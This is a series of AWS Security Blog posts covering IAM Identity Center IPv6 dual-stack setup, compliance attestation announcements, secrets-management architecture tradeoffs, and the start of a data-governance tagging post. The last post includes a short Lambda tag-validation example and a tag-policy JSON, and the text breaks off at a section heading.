
In this step, you update the Assertion Consumer Service (ACS) URL from your IAM Identity Center instance into your IdP’s configuration for single sign-on and the SCIM configuration for user provisioning. Your IdP’s capability determines how you update the ACS URLs. If your IdP supports multiple ACS URLs, configure both IPv4 and dual-stack URLs to enable a flexible transition. With that configuration, some users can continue using IPv4-only endpoints while others use dual-stack endpoints for IPv6. If your IdP supports only one ACS URL, to use IPv6 you must update the new dual-stack ACS URL in your IdP and transition all users to using dual-stack endpoints. If you don’t use an external IdP, you can skip this step and go to the next step.

Update both the SAML single sign-on and the SCIM provisioning configurations:

  1. Update the single sign-on settings in your IdP to use the new dual-stack URLs. First, locate the URLs in the AWS Management Console for IAM Identity Center.
    1. Choose Settings in the navigation pane and then select Identity source.
    2. Choose Actions and select Manage authentication.
    3. in Under Manage SAML 2.0 authentication, you will find the following URLs under Service provider metadata:
      • AWS access portal sign-in URL
      • IAM Identity Center Assertion Consumer Service (ACS) URL
      • IAM Identity Center issuer URL
  2. If your IdP supports multiple ACS URLs, then add the dual-stack URL to your IdP configuration alongside existing IPv4 one. With this setting, you and your users can decide when to start using the dual-stack endpoints, without all users in your organization having to switch together.

    Figure 2: Dual-stack single sign-on URLs

    Figure 2: Dual-stack single sign-on URLs

  3. If your IdP does not support multiple ACS URLs, replace the existing IPv4 URL with the new dual-stack URL, and switch your workforce to use only the dual-stack endpoints.
  4. Update the provisioning endpoint in your IdP. Choose Settings in the navigation pane and under Identity source, choose Actions and select Manage provisioning. Under Automatic provisioning, copy the new SCIM endpoint that ends in api.aws. Update this new URL in your external IdP.

    Figure 3: Dual-stack SCIM endpoint URL

    Figure 3: Dual-stack SCIM endpoint URL

Step 2: Locate and share the new dual-stack endpoints

Your organization needs two kinds of URLs for IPv6 connectivity. The first is the new dual-stack access portal URL that your workforce users use to access their assigned AWS applications and accounts. The dual-stack access portal URL is available in the IAM Identity Center console, listed as the Dual-stack in the Settings summary (you might need to expand the Access portal URLs section, shown in Figure 4).

Figure 4: Locate dual-stack access portal endpoints

Figure 4: Locate dual-stack access portal endpoints

This dual-stack URL ends with app.aws as its top-level domain (TLD). Share this URL with your workforce and ask them to use this dual-stack URL to connect over IPv6. As an example, if your workforce uses the access portal to access AWS accounts, they will need to sign in through the new dual-stack access portal URL when using IPv6 connectivity. Alternately, if your workforce accesses the application URL, you need to enable the dual-stack application URL following application-specific instructions. For more information, see AWS services that support IPv6.

The URLs that administrators use to manage IAM Identity Center are the second kind of URL your organization needs. The new dual-stack service endpoints end in api.aws as their TLD and are listed in the Identity Center service endpoints. Administrators can use these service endpoints to manage users and groups in Identity Center, update their access to applications and resources, and perform other management operations. As an example, if your administrator uses identitystore.{region}.amazonaws.com to manage users and groups in Identity Center, they should now use the dual-stack version of the same service endpoint which is identitystore.{region}.api.aws, so they can connect to service endpoints using IPv6 clients and networks.

If your users or administrators use an AWS SDK to access AWS applications and accounts or manage services, follow Dual-stack and FIPS endpoints to enable connectivity to the dual-stack endpoints.

After completing these two steps, your workforce and administrators can connect to IAM Identity Center using IPv6. Remember, these endpoints also support IPv4, so clients not yet IPv6-capable can continue to connect using IPv4.

Monitoring dual-stack endpoint usage

You can optionally monitor AWS CloudTrail logs to track usage of dual-stack endpoints. The key difference between IPv4-only and dual-stack endpoint usage is the TLD and appears in the clientProvidedHostHeader field. The following example shows the difference between these CloudTrail events for the CreateTokenWithIAM API call.

IPv4-only endpoints Dual-stack endpoints
"CloudTrailEvent": {
  "eventName": "CreateToken",
  "tlsDetails": {
     "tlsVersion": "TLSv1.3",
     "cipherSuite": "TLS_AES_128_GCM_SHA256",
     "clientProvidedHostHeader": "oidc.us-east-1.amazonaws.com"
  }
}
"CloudTrailEvent": {
  "eventName": "CreateToken",
  "tlsDetails": {
     "tlsVersion": "TLSv1.3",
     "cipherSuite": "TLS_AES_128_GCM_SHA256",
     "clientProvidedHostHeader": "oidc.us-east-1.api.aws"
  }
}

Conclusion

IAM Identity Center now allows clients to connect over IPv6 natively with no network address translation infrastructure. This post showed you how to transition your organization to use IPv6 with Identity Center and its integrated applications. Remember that existing IPv4 endpoints will continue to function, so you can transition at your own pace. Also, no immediate action is required by you. However, we recommend planning your transition to take advantage of IPv6 benefits and meet compliance requirements. If you have questions, comments, or concerns, contact AWS Support, or start a new thread in the IAM Identity Center re:Post channel.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Suchintya Dandapat Suchintya Dandapat
Suchintya Dandapat is a Principal Product Manager for AWS where he partners with enterprise customers to solve their toughest identity challenges, enabling secure operations at global scale.
  •  

Updated PCI PIN compliance package for AWS CloudHSM now available

Amazon Web Services (AWS) is pleased to announce the successful completion of Payment Card Industry Personal Identification Number (PCI PIN) audit for the AWS CloudHSM service.

With CloudHSM, you can manage and access your keys on FIPS 140-3 Level 3 validated hardware, protected with customer-owned, single-tenant hardware security module (HSM) instances that run in your own virtual private cloud (VPC). This PCI PIN attestation gives you the flexibility to deploy your regulated workloads with reduced compliance overhead. CloudHSM might be suitable when operations supported by the service are integrated into a broader solution that requires PCI-PIN compliance. For payment operations, such as PIN translation, we encourage you to consider AWS Payment Cryptography as a fully managed alternative for PCI-PIN compliance.

The PCI PIN compliance report package for AWS CloudHSM includes two key components:

  • PCI PIN Attestation of Compliance (AOC) – demonstrating that AWS CloudHSM was successfully validated against the PCI PIN standard with zero findings
  • PCI PIN Responsibility Summary – provides guidance to help AWS customers understand their responsibilities in developing and operating a highly secure environment for handling PIN-based transactions

AWS was evaluated by Coalfire, a third-party Qualified Security Assessor (QSA). Customers can access the PCI PIN Attestation of Compliance (AOC) and PCI PIN Responsibility Summary reports through AWS Artifact.

To learn more about our PCI program and other compliance and security programs, see the AWS Compliance Programs page. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Tushar Jain

Tushar Jain

Tushar is a Compliance Program Manager at AWS. He leads multiple security and privacy initiatives within AWS. Tushar holds a Master of Business Administration from Indian Institute of Management Shillong, India and a Bachelor of Technology in electronics and telecommunication engineering from Marathwada University, India. He has over 13 years of experience in information security and holds CCSK and CSXF certifications.

Will Black

Will Black

Will is a Compliance Program Manager at Amazon Web Services. He leads multiple security and compliance initiatives within AWS. He has ten years of experience in compliance and security assurance and holds a degree in Management Information Systems from Temple University. Additionally, he holds the CCSK and ISO 27001 Lead Implementer certifications.

  •  

Updated PCI PIN compliance package for AWS Payment Cryptography now available

Amazon Web Services (AWS) is pleased to announce the successful completion of Payment Card Industry Personal Identification Number (PCI PIN) audit for the AWS Payment Cryptography service.

With AWS Payment Cryptography, your payment processing applications can use payment hardware security modules (HSMs) that are PCI PIN Transaction Security (PTS) HSM certified and fully managed by AWS, with PCI PIN-compliant key management. This attestation gives you the flexibility to deploy your regulated workloads with reduced compliance overhead.

The PCI PIN compliance report package for AWS Payment Cryptography includes two key components:

  • PCI PIN Attestation of Compliance (AOC) – demonstrating that AWS Payment Cryptography was successfully validated against the PCI PIN standard with zero findings
  • PCI PIN Responsibility Summary – provides guidance to help AWS customers understand their responsibilities in developing and operating a highly secure environment for handling PIN-based transactions

AWS was evaluated by Coalfire, a third-party Qualified Security Assessor (QSA). Customers can access the PCI PIN Attestation of Compliance (AOC) and PCI PIN Responsibility Summary reports through AWS Artifact.

To learn more about our PCI programs and other compliance and security programs, visit the AWS Compliance Programs page. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Compliance Support page.

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Tushar Jain

Tushar Jain

Tushar is a Compliance Program Manager at AWS. He leads multiple security and privacy initiatives within AWS. Tushar holds a Master of Business Administration from Indian Institute of Management Shillong, India and a Bachelor of Technology in electronics and telecommunication engineering from Marathwada University, India. He has over 13 years of experience in information security and holds CCSK and CSXF certifications.

Will Black

Will Black

Will is a Compliance Program Manager at Amazon Web Services. He leads multiple security and compliance initiatives within AWS. He has ten years of experience in compliance and security assurance and holds a degree in Management Information Systems from Temple University. Additionally, he holds the CCSK and ISO 27001 Lead Implementer certifications.

  •  

AWS achieves 2025 C5 Type 2 attestation report with 183 services in scope 

Amazon Web Services (AWS) is pleased to announce a successful completion of the 2025 Cloud Computing Compliance Criteria Catalogue (C5) attestation cycle with 183 services in scope. This alignment with C5 requirements demonstrates our ongoing commitment to adhere to the heightened expectations for cloud service providers. AWS customers in Germany and across Europe can run their applications in the AWS Regions that are in scope of the C5 report with the assurance that AWS aligns with C5 criteria.

The C5 attestation scheme is backed by the German government and was introduced by the Federal Office for Information Security (BSI) in 2016. AWS has adhered to the C5 requirements since their inception. C5 helps organizations demonstrate operational security against common cybersecurity threats when using cloud services.

Independent third-party auditors evaluated AWS for the period of October 1, 2024, through September 30, 2025. The C5 report illustrates the compliance status of AWS for both the basic and additional criteria of C5. Customers can download the C5 report through AWS Artifact, a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console or learn more at Getting Started with AWS Artifact.

AWS has added the following five services to the current C5 scope:

The following AWS Regions are in scope of the 2025 C5 attestation: Europe (Frankfurt), Europe (Ireland), Europe (London), Europe (Milan), Europe (Paris), Europe (Stockholm), Europe (Spain), Europe (Zurich), and Asia Pacific (Singapore). For up-to-date information, see the C5 page of our AWS Services in Scope by Compliance Program.

Security and compliance is a shared responsibility between AWS and the customer. When customers move their computer systems and data to the cloud, security responsibilities are shared between the customer and the cloud service provider. For more information, see the AWS Shared Security Responsibility Model.

To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.

Reach out to your AWS account team if you have questions or feedback about the C5 report.
If you have feedback about this post, submit comments in the Comments section below.

Tea Jioshvili

Tea Jioshvili

Tea is a Manager in AWS Compliance & Security Assurance based in Berlin, Germany. She leads various third-party audit programs across Europe. She previously worked in security assurance and compliance, business continuity, and operational risk management in the financial industry for 20 years.

  •  

AWS renews the GSMA SAS-SM certification for two AWS Regions and expands to cover four new Regions

Amazon Web Services (AWS) is pleased to announce the expansion of GSMA Security Accreditation Scheme for Subscription Management (SAS-SM) certification to four new AWS Regions: US West (Oregon), Europe (Frankfurt), Asia Pacific (Tokyo), and Asia Pacific (Singapore). Additionally, the AWS US East (Ohio) and Europe (Paris) Regions have been recertified. All certifications are under the GSM Association (GSMA) SAS-SM with scope Data Centre Operations and Management (DCOM). AWS was evaluated by GSMA-selected independent third-party auditors, and all Region certifications are valid through October 2026. The Certificate of Compliance that shows AWS achieved GSMA compliance status is available on both the GSMA and AWS websites.

The US East (Ohio) Region first obtained GSMA certification in September 2021, and the Europe (Paris) Region first obtained GSMA certification in October 2021. Since then, multiple independent software vendors (ISVs) have inherited the controls of our SAS-SM DCOM certification to build GSMA compliant subscription management or eSIM (embedded subscriber identity module) services on AWS. For established market leaders, this reduces technical debt while meeting the scalability and performance needs of their customers. Startups innovating with eSIM solutions can accelerate their time to market by many months, compared to on-premises deployments.

Until 2023, the shift from physical subscriber identity modules (SIMs) to eSIMs was primarily driven by automotives, cellular connected wearables, and companion devices such as tablets. GSMA is promoting the SGP.31 and SGP.32 specifications, which standardize protocols and guarantee compatibility and consistent user experience for all eSIM devices spanning smartphones, IoT, smart home, industrial Internet of Things (IoT), and so on. As more device manufacturers launch eSIM only models, our customers are demanding robust, cloud-centered eSIM solutions. Over 400 telecom operators around the world now support eSIM services for their subscribers. Hosting eSIM platforms in the cloud allows them to integrate efficiently with their next generation cloud-based operations support systems (OSS) and business support systems (BSS).

The AWS expansion to certify four new Regions into scope in November 2025 demonstrates our continuous commitment to adhere to the heightened expectations for cloud service providers and extends our global coverage for GSMA-certified infrastructure. With two GSMA-certified Regions in the US, EU, and Asia respectively, customers can now build geo-redundant eSIM solutions to improve their disaster recovery and resiliency posture.

For up-to-date information related to the certification, see the AWS GSMA Compliance Program page.

To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page. If you have feedback about this post, submit comments in the Comments section below.

Michael Murphy

Michael Murphy

Michael is a Compliance Program Manager at AWS where he leads multiple security and privacy initiatives. Michael has over 14 years of experience in information security and holds a master’s degree and a bachelor’s degree in computer engineering from Stevens Institute of Technology. He also holds CISSP, CRISC, CISA, and CISM certifications.

Noah Miller

Noah Miller

Noah is a Compliance Program Manager at AWS and supports multiple security and privacy initiatives within AWS. Noah has 6 years of experience in information security. He has a master’s degree in Cybersecurity Risk Management and a bachelor’s degree in informatics from Indiana University.

Nyef Khan

Nayef Khan

Nayef Khan is a Senior Solutions Architect at AWS in Canada, with over 15 years of experience in security assurance across financial and telecom industries. He is passionate about using cloud technologies to solve real-life customer challenges. Nayef has collaborated with a numerous Telecom customers globally throughout his career, launching industry-first solutions like mobile payments and eSIM. He holds an MBA in Strategic Management from Wilfrid Laurier University, and a bachelor’s degree in Computer Engineering from the University of Waterloo.

  •  

Exploring common centralized and decentralized approaches to secrets management

One of the most common questions about secrets management strategies on Amazon Web Services (AWS) is whether an organization should centralize its secrets. Though this question is often focused on whether secrets should be centrally stored, there are four aspects of centralizing the secrets management process that need to be considered: creation, storage, rotation, and monitoring. In this post, we discuss the advantages and tradeoffs of centralizing or decentralizing each of these aspects of secrets management.

Centralized creation of secrets

When deciding whether to centralize secrets creation, you should consider how you already deploy infrastructure in the cloud. Modern DevOps practices have driven some organizations toward developer portals and internal developer platforms that use golden paths for infrastructure deployment. By using tools that use golden paths, developers can deploy infrastructure in a self-service model through infrastructure as code (IaC) while adhering to organizational standards.

A central function maintains these golden paths, such as a platform engineering team. Examples of services that can be used to maintain and define golden paths might include AWS services such as AWS Service Catalog or popular open source projects such as Backstage.io. Using this approach, developers can focus on application code while platform engineers focus on infrastructure deployment, security controls, and developer tooling. An example of a golden path might be a templatized implementation for a microservice that writes to a database.

For example, a golden path could define that a service or application must be built using the AWS Cloud Development Kit (AWS CDK), running on Amazon Elastic Container Service (Amazon ECS), and use AWS Secrets Manager to retrieve database credentials. The platform team could also build checks to help ensure that the secret’s resource policy only allows access to the role being used by the microservice and is encrypted with a customer managed key. This pattern abstracts deployments away from developers and facilitates resource deployment across accounts. This is one example of a centralized creation pattern, shown in Figure 1.

Figure 1: Architecture diagram highlighting the developer portal deployment pattern for centralized creation

Figure 1: Architecture diagram highlighting the developer portal deployment pattern for centralized creation

The advantages of this approach are:

  • Consistent naming tagging, and access control: When secrets are created centrally, you can enforce a standard naming convention based on the account, workload, service, or data classification. This simplifies implementing scalable patterns like attribute-based access control (ABAC).
  • Least privilege checks in CI/CD pipelines: When you create secrets within the confines of IaC pipelines, you can use APIs such as the AWS IAM Access Analyzer check-no-new-access API. Deployment pipelines can be templatized, so individual teams can take advantage of organizational standards while still owning deployment pipelines.
  • Create mechanisms for collaboration between platform engineering and security teams: Often, the shift towards golden paths and service catalogs is driven by a desire for a better developer experience and reduced operational overhead. A byproduct of this move is that security teams can partner with platform engineering teams to build security by default into these paths.

The tradeoffs of this approach are:

  • It takes time and effort to make this shift. You might not have the resources to invest in full-time platform engineering or DevOps teams. To centrally provision software and infrastructure like this, you must maintain libraries of golden paths that are appropriate for the use cases of your organization. Depending on the size of your organization, this might not be feasible.
  • Golden paths must keep up with the features of the services they support: If you’re using this pattern, and the service you’re relying on releases a new feature, your developers must wait for the features to be added to the affected golden paths.

If you want to learn more about the internal developer platform pattern, check out the re:Invent 2024 talk Elevating the developer experience with Backstage on AWS.

Decentralized creation of secrets

In a decentralized model, application teams own the IaC templates and deployment mechanisms in their own accounts. Here, each team is operating independently, which can make it more difficult to enforce standards as code. We’ll refer to this pattern, shown in Figure 2, as a decentralized creation pattern.

Figure 2: Decentralized creation of secrets

Figure 2: Decentralized creation of secrets

The advantages of this approach are:

  • Speed: Developers can move quickly and have more autonomy because they own the creation process. Individual teams don’t have a dependency on a central function.
  • Flexibility: You can still use features such as the IAM Access Analyzer check-no-new-access API, but it’s up to each team to implement this in their pipeline.

The tradeoffs of this approach are:

  • Lack of standardization: It can become more difficult to enforce naming and tagging conventions, because it’s not templatized and applied through central creation mechanisms. Access controls and resource policies might not be consistent across teams.
  • Developer attention: Developers must manage more of the underlying infrastructure and deployment pipelines.

Centralized storage of secrets

Some customers choose to store their secrets in a central account, and others choose to store secrets in the accounts in which their workloads live. Figure 3 shows the architecture for centralized storage of secrets.

Figure 3: Centralized storage of secrets

Figure 3: Centralized storage of secrets

The advantages of centralizing the storage of secrets are:

  • Simplified monitoring and observability: Monitoring secrets can be simplified by keeping them in a single account and with a centralized team controlling them.

Some tradeoffs of centralizing the storage of secrets are:

  • Additional operational overhead: When sharing secrets across accounts, you must configure resource policies on each secret that is shared.
  • Additional cost of AWS KMS Customer Managed Keys: You must use AWS Key Management Service (AWS KMS) customer managed keys when sharing secrets across accounts. While this gives you an additional layer of access control over secret access, it will increase cost under the AWS KMS pricing. It will also add another policy that needs to be created and maintained.
  • High concentration of sensitive data: Having secrets in a central account can increase the number of resources affected in the event of inadvertent access or misconfiguration.
  • Account quotas: Before deciding on a centralized secret account, review the AWS service quotas to ensure you won’t hit quotas in your production environment.
  • Service managed secrets: When services such as Amazon Relational Database Service (Amazon RDS) or Amazon Redshift manage secrets on your behalf, these secrets are placed in the same account as the resource with which the secret is associated. To maintain a centralized storage of secrets while using service managed secrets, the resources would also have to be centralized.

Though there are advantages to centralizing secrets for monitoring and observability, many customers already rely on services such as AWS Security Hub, IAM Access Analyzer, AWS Config, and Amazon CloudWatch for cross-account observability. These services make it easier to create centralized views of secrets in a multi-account environment.

Decentralized storage of secrets

In a decentralized approach to storage, shown in in Figure 4, secrets live in the same accounts as the workload that needs access to them.

Figure 4: Decentralized storage of secrets

Figure 4: Decentralized storage of secrets

The advantages of decentralizing the storage of secrets are:

  • Account boundaries and logical segmentation: Account boundaries provide a natural segmentation between workloads in AWS. When operating in a distributed multi-account environment, you cannot access secrets from another account by default, and all cross-account access must be allowed by both a resource policy in the source account and an IAM policy in the destination account. You can use resource control polices to prevent the sharing of secrets across accounts.
  • AWS KMS key choice: If your secrets aren’t shared across accounts, then you have the choice to use AWS KMS customer managed keys or AWS managed keys to encrypt your secrets.
  • Delegate permissions management to application owners: When secrets are stored in accounts with the applications that need to consume them, application owners define fine-grained permissions in secrets resource policies.

There are a few tradeoffs to consider for this architecture:

  • Auditing and monitoring require cross-account deployments: Tools that are used to monitor the compliance and status of secrets need to operate across multiple accounts and present information in a single place. This is simplified by AWS native tools, which are described later in this post.
  • Automated remediation workflows: You can have detective controls in place to alert on any misconfiguration or security risks related to your secrets. For example, you can surface an alert when a secret is shared outside of your organizational boundary through a resource policy. These workflows can be more complex in a multi-account environment. However, we have samples that can help, such as the Automated Security Response on AWS solution.

Centralized rotation

Like the creation and storage of secrets, organizations take different approaches to centralizing the lifecycle management and rotation of secrets.

When you centralize lifecycle management, as shown in Figure 5, a central team manages and owns AWS Lambda functions for rotation. The advantages of centralizing the lifecycle management of secrets are:

  • Developers can reuse rotation functions: In this pattern, a centralized team maintains a common library of rotation functions for different use cases. An example of this can be seen in this AWS re:Inforce session. Using this method, application teams don’t have to build their own custom rotation functions and can benefit from common architectural decisions regarding databases and third-party software as a service (SaaS) applications.
  • Logging: When storing and accessing rotation function logs, the centralized pattern can simplify managing logs from a single place.
Figure 5: Centralized rotation of secrets

Figure 5: Centralized rotation of secrets

There are some tradeoffs in centralizing the lifecycle management and rotation of secrets:

  • Additional cross-account access scenarios: When centralizing lifecycle management, the Lambda functions in central accounts require permissions to create, update, delete and read secrets in the application accounts. This increases the operational overhead required to enable secret rotation.
  • Service quotas: When you centralize a function at scale, service quotas can come into play. Check the Lambda service quotas to verify that you won’t hit quotas in your production environments.

Decentralized rotation

Decentralizing the lifecycle management of secrets is a more common choice, where the rotation functions live in the same account as the associated secret, as shown in Figure 6.

Figure 6: Decentralized rotation of secrets

Figure 6: Decentralized rotation of secrets

The advantages of decentralizing the lifecycle management of secrets are:

  • Templatization and customization: Developers can reuse rotation templates, but tweak the functions as needed to meet their needs and use cases
  • No cross-account access: Decentralized rotation of secrets happens all in one account and doesn’t require cross-account access.

The primary tradeoff of decentralizing rotation is that you will need to provide either centralized or federated access to logs for rotation functions in different accounts. By default, Lambda automatically captures logs for all function invocations and sends them to CloudWatch Logs. CloudWatch Logs offers a few different ways that you can centralize your logs, with the tradeoffs of each described in the documentation.

Centralized auditing and monitoring of secrets

Regardless of the model chosen for creation, storage, and rotation of secrets, centralize the compliance and auditing aspect when operating in a multi-account environment. You can use AWS Security Hub CSPM through its integration with AWS Organizations to centralize:

In this scenario, shown in Figure 7, centralized functions get visibility across the organization and individual teams can view their posture at an account level with no need to look at the state of the entire organization.

Use AWS CloudTrail organizational trails to send all API calls for Secrets Manager to a centralized delegated admin account.

Figure 7: Centralized monitoring and auditing

Figure 7: Centralized monitoring and auditing

Decentralized auditing and monitoring of secrets

For organizations that don’t require centralized auditing and monitoring of secrets, you can configure access so that individual teams can determine which logs are collected, alerts are enabled, and checks are in place in relation to your secrets. The advantages of this approach are:

  • Flexibility: Development teams have the freedom to choose what monitoring, auditing, and logging tools work best for them.
  • Reduced dependencies: Development teams don’t have to rely on centralized functions for alerting and monitoring capabilities.

The tradeoffs of this approach are:

  • Operational overhead: This can create redundant work for teams looking to accomplish similar goals.
  • Difficulty aggregating logs in cross-account investigations: If logs, alerts, and monitoring capabilities are decentralized, it can increase the difficulty of investigating events that affect multiple accounts.

Putting it all together

Most organizations choose a combination of these approaches to meet their needs. An example is a financial services company that has a central security team, operates across hundreds of AWS accounts, and has hundreds of applications that are isolated at the account level. This customer could:

  • Centralize the creation process, enforcing organizational standards for naming, tagging, and access control
  • Decentralize storage of secrets, using the AWS account as a natural boundary for access and storing the secret in the account where the workload is operating, delegating control to application owners
  • Decentralize lifecycle management so that application owners can manage their own rotation functions
  • Centralize auditing, using tools like AWS Config, Security Hub, and IAM Access Analyzer to give the central security team insight into the posture of their secrets while letting application owners retain control

Conclusion

In this post, we’ve examined the architectural decisions organizations face when implementing secrets management on AWS: creation, storage, rotation, and monitoring. Each approach—whether centralized or decentralized—offers distinct advantages and tradeoffs that should align with your organization’s security requirements, operational model, and scale. The important points include:

  • Choose your secrets management architecture based on your organization’s specific requirements and capabilities. There’s no one solution that will fit every situation.
  • Use automation and IaC to enforce consistent security controls, regardless of your approach.
  • Implement comprehensive monitoring and auditing capabilities through AWS services to maintain visibility across your environment.

Resources

To learn more about AWS Secrets Manager, check out some of these resources:

Brendan Paul Brendan Paul
Brendan is a Senior Security Solutions Architect at AWS and has been at AWS for more than 6 years. He spends most of his time at work helping customers solve problems in the data protection and workload identity domains. Outside of work, he’s pursuing his master’s degree in data science from UC Berkeley.
Eduardo Patroncinio Eduardo Patroncinio
Eduardo is a distinguished Principal Solutions Architect on the AWS Strategic Accounts team, bringing unparalleled expertise to the forefront of cloud technology. With an impressive career spanning more than 25 years, Eduardo has been a driving force in designing and delivering innovative customer solutions within the dynamic realms of cloud and service management.
  •  

Fall 2025 SOC 1, 2, and 3 reports are now available with 185 services in scope

Amazon Web Services (AWS) is pleased to announce that the Fall 2025 System and Organization Controls (SOC) 1, 2, and 3 reports are now available. The reports cover 185 services over the 12-month period from October 1, 2024–September 30, 2025, giving customers a full year of assurance. These reports demonstrate our continuous commitment to adhering to the heightened expectations of cloud service providers.

Customers can download the Fall 2025 SOC 1 and 2 reports through AWS Artifact, a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console, or learn more at Getting Started with AWS Artifact. The SOC 3 report can be found on the AWS SOC Compliance Page.

AWS strives to continuously bring services into the scope of its compliance programs to help customers meet their architectural and regulatory needs. You can view the current list of services in scope on our Services in Scope page. As an AWS customer, you can reach out to your AWS account team if you have any questions or feedback about SOC compliance.

To learn more about AWS compliance and security programs, see AWS Compliance Programs. As always, we value feedback and questions; reach out to the AWS Compliance team through the Contact Us page.

If you have feedback about this post, submit comments in the Comments section below.

Tushar Jain

Tushar Jain
Tushar is a Compliance Program Manager at AWS where he leads multiple security and privacy initiatives. Tushar holds a Master of Business Administration from the Indian Institute of Management Shillong, India, and a Bachelor of Technology in electronics and telecommunication engineering from Marathwada University, India. He has over 13 years of experience in information security and holds CISM, CCSK, and CSXF certifications.

Michael Murphy

Michael Murphy
Michael is a Compliance Program Manager at AWS where he leads multiple security and privacy initiatives. Michael has over 14 years of experience in information security and holds a master’s degree and a bachelor’s degree in computer engineering from Stevens Institute of Technology. He also holds CISSP, CRISC, CISA, and CISM certifications.

Nathan Samuel

Nathan Samuel
Nathan is a Compliance Program Manager at AWS where he leads multiple security and privacy initiatives. Nathan has a Bachelor of Commerce degree from the University of the Witwatersrand, South Africa, and has over 21 years of experience in security assurance. He holds the CISA, CRISC, CGEIT, CISM, CDPSE, and Certified Internal Auditor certifications.

Gabby Iem

Gabby Iem
Gabby is a Program Manager at AWS. She supports multiple initiatives within AWS security assurance and has recently received her bachelor’s degree from Chapman University studying business administration.

Jeff Cheung

Jeff Cheung
Jeff is a Technical Program Manager at AWS where he leads multiple security and privacy initiatives across business lines. Jeff has Bachelor’s degrees in Information Systems and Economics from SUNY Stony Brook and has over 20 years of experience in information security and assurance. Jeff has held professional certifications such as CISA, CISM, and PCI-QSA.

Noah Miller

Noah Miller
Noah is a Compliance Program Manager at AWS and supports multiple security and privacy initiatives within AWS. Noah has 6 years of experience in information security. He has a master’s degree in Cybersecurity Risk Management and a bachelor’s degree in Informatics from Indiana University.

Will Black

Will Black
Will is a Compliance Program Manager at Amazon Web Services where he leads multiple security and compliance initiatives. Will has 10 years of experience in compliance and security assurance and holds a degree in Management Information Systems from Temple University. Additionally, he is a PCI Internal Security Assessor (ISA) for AWS and holds the CCSK and ISO 27001 Lead Implementer certifications.

  •  

Implementing data governance on AWS: Automation, tagging, and lifecycle strategy – Part 2

In Part 1, we explored the foundational strategy, including data classification frameworks and tagging approaches. In this post, we examine the technical implementation approach and key architectural patterns for building a governance framework.

We explore governance controls across four implementation areas, building from foundational monitoring to advanced automation. Each area builds on the previous one, so you can implement incrementally and validate as you go:

  • Monitoring foundation: Begin by establishing your monitoring baseline. Set up AWS Config rules to track tag compliance across your resources, then configure Amazon CloudWatch dashboards to provide real-time visibility into your governance posture. By using this foundation, you can understand your current state before implementing enforcement controls.
  • Preventive controls: Build proactive enforcement by deploying AWS Lambda functions that validate tags at resource creation time. Implement Amazon EventBridge rules to trigger real-time enforcement actions and configure service control policies (SCPs) to establish organization-wide guardrails that prevent non-compliant resource deployment.
  • Automated remediation: Reduce manual intervention by setting up AWS Systems Manager Automation Documents that respond to compliance violations. Configure automated responses that correct common issues like missing tags or improper encryption and implement classification-based security controls that automatically apply appropriate protections based on data sensitivity.
  • Advanced features: Extend your governance framework with sophisticated capabilities. Deploy data sovereignty controls to help ensure regulatory compliance across AWS Regions, implement intelligent lifecycle management to optimize costs while maintaining compliance, and establish comprehensive monitoring and reporting systems that provide stakeholders with clear visibility into your governance effectiveness.

Prerequisites

Before beginning implementation, ensure you have AWS Command Line Interface (AWS CLI) installed and configured with appropriate credentials for your target accounts. Set AWS Identity and Access Managment (IAM) permissions so that you can create roles, Lambda functions, and AWS Config rules. Finally, basic familiarity with AWS CloudFormation or Terraform will be helpful, because we’ll use CloudFormation throughout our examples.

Tag governance controls

Implementing tag governance requires multiple layers of controls working together across AWS services. These controls range from preventive measures that validate resources at creation to detective controls that monitor existing resources. This section describes each control type, starting with preventive controls that act as first line of defense.

Preventive controls

Preventive controls help ensure resources are properly tagged at creation time. By implementing Lambda functions triggered by AWS CloudTrail events, you can validate tags before resources are created, preventing non-compliant resources from being deployed:

# AWS Lambda function for preventive tag enforcement def enforce_resource_tags(event, context):     
	required_tags = ['DataClassification', 'DataOwner', 'Environment']          

	# Extract resource details from the event     
	resource_tags = 
event['detail']['requestParameters'].get('Tags', {})          

	# Validate required tags are present     
	missing_tags = [tag for tag in required_tags if tag not in resource_tags]          

	if missing_tags:
		# Send alert to security team
		# Log non-compliance for compliance reporting         
		raise Exception(f"Missing required tags: {missing_tags}")

	return {‘status’: ‘compliant’}

For complete, production-ready implementation, see Implementing Tag Policies with AWS Organizations and EventBridge event patterns for resource monitoring.

Organization-wide policy enforcement

AWS Organizations tag policies provide a foundation for consistent tagging across your organization. These policies define standard tag formats and values, helping to ensure consistency across accounts:

{   
    "tags": {     
        "DataClassification": {       
            "tag_key": {         
                "@@assign": "DataClassification"       
            },       
            "tag_value": {         
                "@@assign": ["L1", "L2", "L3"]       
            },       
            "enforced_for": {         
                "@@assign": [           
                    "s3:bucket",           
                    "ec2:instance",           
                    "rds:db",           
                    "dynamodb:table"         
                ]       
            }     
        }   
    } 
}

Detailed implementation guidance: Getting started with tag policies & Best practices for using tag policies

Tag-based access control

